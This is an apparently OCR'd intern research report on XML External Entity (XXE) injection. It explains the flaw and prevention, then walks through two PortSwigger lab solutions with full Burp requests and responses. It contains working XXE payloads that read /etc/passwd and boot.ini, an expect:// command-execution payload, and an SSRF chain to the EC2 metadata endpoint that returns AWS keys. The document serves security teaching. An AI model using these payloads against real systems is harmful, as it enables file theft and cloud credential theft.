
A RESEARCH ON

XML EXTERNAL ENTITY (XXE) INJECTION



GUIDE : Mr Ali J & Mr Kuldeep LM

Jayashankar P _ Spyder 9

Red Team Intern


@ Cyber Sapiens

04th Dec, 2024

What is XXE Injection ?

XML External Entity (XXE) injection is a critical web security vulnerability that arises when an application processes XML input without proper validation and sanitization. This allows an attacker to inject malicious XML entities into the application, leading to severe security consequences. It allows an attacker to interfere with an application's processing of XML data. It often allows an attacker to view files on the application server file system, and to interact with any back-end or external systems that the application itself can access.

In some situations, an attacker can escalate an XXE attack to compromise the underlying server or other back-end infrastructure, by leveraging the XXE vulnerability to perform server-side request forgery (SSRF) attacks.



```
<?xml version="1"?>
    <!DOCTYPE stockCheck [ <!ENTITY
xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&xxe;
</productId></stockCheck
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
```

Let me explain this in a simple way to understand easier;

Imagine you're building a house with LEGO bricks. You have a set of rules for how to assemble the bricks, and you follow these rules carefully. However, someone sneaks in and replaces one of your regular bricks with a special brick that can do something unexpected, like trigger a hidden alarm or open a secret compartment.

This is similar to what happens in an XXE (XML External Entity) injection attack. XML is a language used to structure data, like a set of rules for building a document. An XML parser is a tool that reads and interprets XML documents, just like you follow the rules for building your LEGO house.

An XXE injection occurs when an attacker tricks the XML parser into processing malicious code hidden within the XML document. This malicious code, often referred to as an "external entity," can be used to:

- ✓ **Steal sensitive information:** The attacker can use the malicious code to access and download files from the server, including passwords, credit card numbers, or other confidential data.
- ✓ **Launch further attacks:** The attacker can use the compromised server to launch other attacks, such as phishing attacks or denial-of-service attacks.
- ✓ **Take control of the server:** In some cases, the attacker may be able to gain full control of the server, allowing them to install malware or manipulate the server's behavior.

Types of XXE attacks

1. File Retrieval

Attackers exploit XXE to retrieve files that contain an external entity definition of the file’s contents. The application sends the files in its response. To perform this type of XXE injection attack and retrieve arbitrary files from a server’s file system, the attacker must modify the XML by:

- ✓ Introducing or editing a DOCTYPE element defining an entity with a path to the target file.
- ✓ Editing the data values in the submitted XML, returned by the application, and using the external entity it defines.

2. Blind XXE

This type of attack is similar to OOB data retrieval but doesn’t require the attacker to see the results of the attack. Instead, it relies on exploiting side-effects, such as causing a delay in processing time or consuming resources.

3. Server-Side Request Forgery (SSRF)

This type of attack is similar to OOB data retrieval but allows an attacker to send requests to internal network resources from the context of the target system, potentially allowing access to sensitive information or functionality.

In order to perform an SSRF attack via an XXE vulnerability, the attacker needs to define an external XML entity with the target URL they want to reach from the server, and use this entity in a data value. If the attacker manages to place this data value within an application response, they will be able to see the content of the URL within the app response, allowing two-way interaction with the backend system. If an application response is not available, the attackers can still perform a blind SSRF attack.

Here is an example of an external entity that causes a server to make a backend HTTP request to an internal system within the organization's network:

```
<!DOCTYPE malicious [ <!ENTITY external SYSTEM "http://sensitive-system.company.com/"> ]>
```

How XXE attacks works ?

XML is an extremely popular format used by developers to transfer data between the web browser and the server.

XML requires a parser, which is often where vulnerabilities are introduced. XXE enables the attacker to define entities defined based on the content of a URL or file path. When the server reads the XML attack payload, it parses the external entity, merges it into the final document, and returns it to the user with the sensitive data inside.

XXE attacks can also be leveraged by an attacker to perform an SSRF attack and compromise the server.

Examples of XXE attacks

Accessing a Local Resource that Might Return an Error

```
<?xml  version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
      <!ELEMENT foo ANY >
      <!ENTITY xxe SYSTEM  "file:///dev/random" >]>
<foo>&xxe;</foo>
```

Remote Code Execution (RCE)

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo
     [<!ELEMENT foo ANY >
       <!ENTITY xxe SYSTEM "expect://id" >]>
<creds>
    <user>`&xxe;`</user>
    <pass>`mypass`</pass>
</creds>
```

Disclosing /etc/passwd or Other Target Files

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
      <!ELEMENT foo ANY >
      <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
       <!ELEMENT foo ANY >
       <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]>
<foo>&xxe;</foo>
```

How to test XXE vulnerabilities

The vast majority of XXE vulnerabilities can be found quickly and reliably using Burp Suite's web vulnerability scanner.

Manually testing for XXE vulnerabilities generally involves:

- ✓ Testing for file retrieval by defining an external entity based on a well-known operating system file and using that entity in data that is returned in the application's response.
- ✓ Testing for blind XXE vulnerabilities by defining an external entity based on a URL to a system that you control, and monitoring for interactions with that system. Burp Collaborator is perfect for this purpose.
- ✓ Testing for vulnerable inclusion of user-supplied non-XML data within a server-side XML document by using an XInclude attack to try to retrieve a well-known operating system file.

How to prevent XXE vulnerabilities

Virtually all XXE vulnerabilities arise because the application's XML parsing library supports potentially dangerous XML features that the application does not need or intend to use. The easiest and most effective way to prevent XXE attacks is to disable those features.

Generally, it is sufficient to disable resolution of external entities and disable support for **XInclude**. This can usually be done via configuration options or by programmatically overriding default behavior. Consult the documentation for your XML parsing library or API for details about how to disable unnecessary capabilities.

Now, let's see practically how the XXE vulnerabilities can be tested . . . .

Testing XXE Vulnerabilities: Practical Demonstration


Demo 1: Exploiting XXE using external entities to retrieve files.

Lab URL : https://portswigger.net/web-security/xxe/lab-exploiting-xxe-to-retrieve-files

Lab Goal : This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response. To solve the lab, inject an XML external entity to retrieve the contents of the /etc/passwd file.

Solution :

Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.




Don't just take our word for it, take theirs. Join the merry band of satisfied

309 units

Insert the following external entity definition in between the XML declaration and the stockCheck element:

```
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
```


Replace the productId number with a reference to the external entity: &xxe;. The response should contain "Invalid product ID:" followed by the contents of the /etc/passwd file.



Send
Cancel
Target: https://0a2900d20392a412812d99cb00bd00ef.web-security-academy.net
HTTP/2
Request
Pretty
Raw
Hex
Response
Pretty
Raw
Hex
Render

```
POST /product/stock  HTTP/2
Host : 0a2900d20392a412812d99cb00bd00ef.web-security-academy.net
Cookie : session =j7cLMA9EqWyElEgkNrHkJWeFuh5PMnL9
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64;  rv:133.0)  Gecko/20100101  Firefox/133.0
Accept : */*
Accept-Language : en-US,en;q=0.5
Accept-Encoding : gzip,  deflate
Referer : https://0a2900d20392a412812d99cb00bd00ef.web-security-academy.net/product?productId=5
Content-Type : application/xml
Content-Length : 175
Origin : https://0a2900d20392a412812d99cb00bd00ef.web-security-academy.net
Sec-Fetch-Dest : empty
Sec-Fetch-Mode : cors
Sec-Fetch-Site : same-origin
Priority : u=0
Te : trailers

<?xml version ="1.0" encoding ="UTF-8 "?>
  <!DOCTYPE  foo [ <!ENTITY  xxe  SYSTEM  "file:///etc/passwd">   ]>
  <stockCheck >
    <productId >
      &xxe;
    </productId >
    <storeId >
      1
    </storeId >
  </stockCheck >
```

```
HTTP/2  400  Bad  Request
Content-Type : application/json;   charset=utf-8
X-Frame-Options : SAMEORIGIN
Content-Length : 2338

"Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon :x:1:1:daemon :/usr /sbin :/usr /sbin /nologin
bin :x:2:2:bin :/bin :/usr /sbin /nologin
sys :x:3:3:sys :/dev :/usr /sbin /nologin
sync :x:4:65534 :sync :/bin :/bin /sync
games :x:5:60 :games :/usr /games :/usr /sbin /nologin
man :x:6:12 :man :/var /cache /man :/usr /sbin /nologin
lp :x:7:7:lp :/var /spool /lpd :/usr /sbin /nologin
mail :x:8:8 :mail :/var /mail :/usr /sbin /nologin
news :x:9:9 :news :/var /spool /news :/usr /sbin /nologin
uucp :x:10:10 :uucp :/var /spool /uucp :/usr /sbin /nologin
proxy :x:13:13 :proxy :/bin :/usr /sbin /nologin
www-data :x:33:33 :www-data :/var /www :/usr /sbin /nologin
backup :x:34:34 :backup :/var /backups :/usr /sbin /nologin
list :x:38:38 :Mailing List Manager :/var /list :/usr /sbin /nologin
irc :x:39:39 :ircd :/var /run /ircd :/usr /sbin /nologin
gnats :x:41:41:Gnats Bug-Reporting  System (admin) :/var /lib /gnats :/usr /sbin /nologin
nobody :x:65534 :65534 :nobody :/nonexistent  :/usr /sbin /nologin
_apt :x:100 :65534 ::/nonexistent  :/usr /sbin /nologin
peter :x:12001 :12001 ::/home /peter :/bin /bash
carlos :x:12002 :12002 ::/home /carlos :/bin /bash
user :x:12000 :12000 ::/home /user :/bin /bash
elmer :x:12099 :12099 ::/home /elmer :/bin /bash
academy :x:10000 :10000 ::/academy :/bin /bash
messagebus :x:101 :101 ::/nonexistent  :/usr /sbin /nologin
dnsmasq :x:102 :65534 :dnsmasq ,
,
,
:/var /lib /misc :/usr /sbin /nologin
systemd-timesync  :x:103 :103 :systemd Time Synchronization  ,
,
,
:/run /systemd :/usr /sbin /nologin
systemd-network  :x:104 :105 :systemd Network Management ,
,
,
```



Repeat request in browser

To repeat this request in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

```
http://burpsuite/repeat/3/vlcd6gc62h8zh9leaa0187vfgfra8urj
```

```
lEgkNrHkJWeFuh5PMnL9
 Mozilla/5.0  (Windows  NT 10.0;
 rv:133.0)  Gecko/20100101
```

```
"Invalid product ID: root:x:0:0:root:/root:/bi
/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/no
```



Exploiting XXE using external entities to retrieve files

Congratulations, you solved the lab!

Vintage Neck Defender

★★★★☆

$28.74

....

Demo 1: Exploiting XXE to perform SSRF attacks.

Lab URL : https://portswigger.net/web-security/xxe/lab-exploiting-xxe-to-perform-ssrf

Lab Goal : This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response. The lab server is running a (simulated) EC2 metadata endpoint at the default URL, which is http://169.254.169.254/. This endpoint can be used to retrieve data about the instance, some of which might be sensitive. To solve the lab, exploit the XXE vulnerability to perform an SSRF attack that obtains the server's IAM secret access key from the EC2 metadata endpoint.


Solution :

Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.

Insert the following external entity definition in between the XML declaration and the stockCheck element:

```
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/"> ]>
```


Replace the productId number with a reference to the external entity: &xxe;. The response should contain "Invalid product ID:" followed by the response from the metadata endpoint, which will initially be a folder name.



```
<!DOCTYPE test [ <!ENTITY xxe SYSTEM
"http://169.254.169.254/"> ]>
<stockCheck >
  <productId >
    &xxe;
  </productId >
  <storeId >
    1
  </storeId >
</stockCheck >
```

```
HTTP/2 400 Bad Request
Content-Type : application/json; charset=utf-8
X-Frame-Options : SAMEORIGIN
Content-Length : 28

"Invalid product ID: latest"
```

Iteratively update the URL in the DTD to explore the API until you reach /latest/meta-data/iam/security-credentials/admin. This should return JSON containing the SecretAccessKey.


Target: https://0a5f00ea049e37fa82e5898100c80004.web-security-academy.net


Request

```
POST /product/stock  HTTP/2
Host : 0a5f00ea049e37fa82e5898100c80004.web-security-academy.net
Cookie : session =NuDulot5boFQKQUgeLyoHBAED68iydfE
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64;  rv:133.0)  Gecko/20100101  Firefox/133.0
Accept : */*
Accept-Language : en-US,en;q=0.5
Accept-Encoding : gzip,  deflate
Referer : https://0a5f00ea049e37fa82e5898100c80004.web-security-academy.net/product?productId=6
Content-Type : application/xml
Content-Length : 228
Origin : https://0a5f00ea049e37fa82e5898100c80004.web-security-academy.net
Sec-Fetch-Dest : empty
Sec-Fetch-Mode : cors
Sec-Fetch-Site : same-origin
Priority : u=0
Te : trailers

<?xml version ="1.0" encoding ="UTF-8 "?>
  <!DOCTYPE  test  [ <!ENTITY  xxe  SYSTEM
  "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin        "> ]>
  <stockCheck >
    <productId >
      &xxe;
    </productId >
    <storeId >
      1
    </storeId >
  </stockCheck >
```

Response

```
HTTP/2  400  Bad  Request
Content-Type : application/json;   charset=utf-8
X-Frame-Options : SAMEORIGIN
Content-Length : 552

"Invalid product ID: {
"Code" :"Success" ,
"LastUpdated" :"2024-12-03T21:03:12.493289390Z"   ,
"Type" :"AWS-HMAC" ,
"AccessKeyId" :"TqZ2BKjP1r1yRX9DEkFA"  ,
"SecretAccessKey" :"KwmLaD08g8blHeTCSijBkfEusleGehmBMJLqvQbF"    ,
"Token" :
"pHtrQJGAwFMMoMu4K8ZeIuEvsejjTyZAvRWj1P5U14PsB99guiiOcipm1jErr3wsSVat3TcreBaIsnDCfW2GcT6Ar2L84i3mwxEvu
wFx2yhA4HWYYbutF7SwJgQa6krL95y2LTSHyjL1M6YOqaTgsR16dJ7I7OEgjDfV7R311H8HSAvI1TYxnMVwsqKptri7vybmcArrhsq
YDYDxgN1OlfoXlWL8nGYztc2qmricdABhhzXr9n6L6Z1zvZaF5zay"    ,
"Expiration" :"2030-12-02T21:03:12.493289390Z"
}"
```

```
"SecretAccessKey" :
"KwmLaD08g8blHeTCSijBkfEusleGehmBMJLqvQbF"
"Token" :
```


Web Security Academy

Exploiting XXE to perform SSRF attacks

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home

The Giant Enter Key

★★★★★

$87.12

References

1. https://www.imperva.com/learn/application-security/xxe-xml-external-entity/#:~:text=Threat%20actors%20that%20successfully%20exploit,server%2C%20and%20in%20some%20cases%2C
2. https://aws.amazon.com/what-is/xml/#:~:text=accurately%20and%20efficiently.-,Why%20is%20XML%20important%3F,rules%20to%20define%20any%20data.&text=such%20industry%20specifications.-,What%20is%20an%20XML%20parser%3F,extract%20the%20data%20within%20them.
3. https://portswigger.net/web-security/xxe
4. https://portswigger.net/web-security/all-labs#xml-external-entity-xxe-injection
5. https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing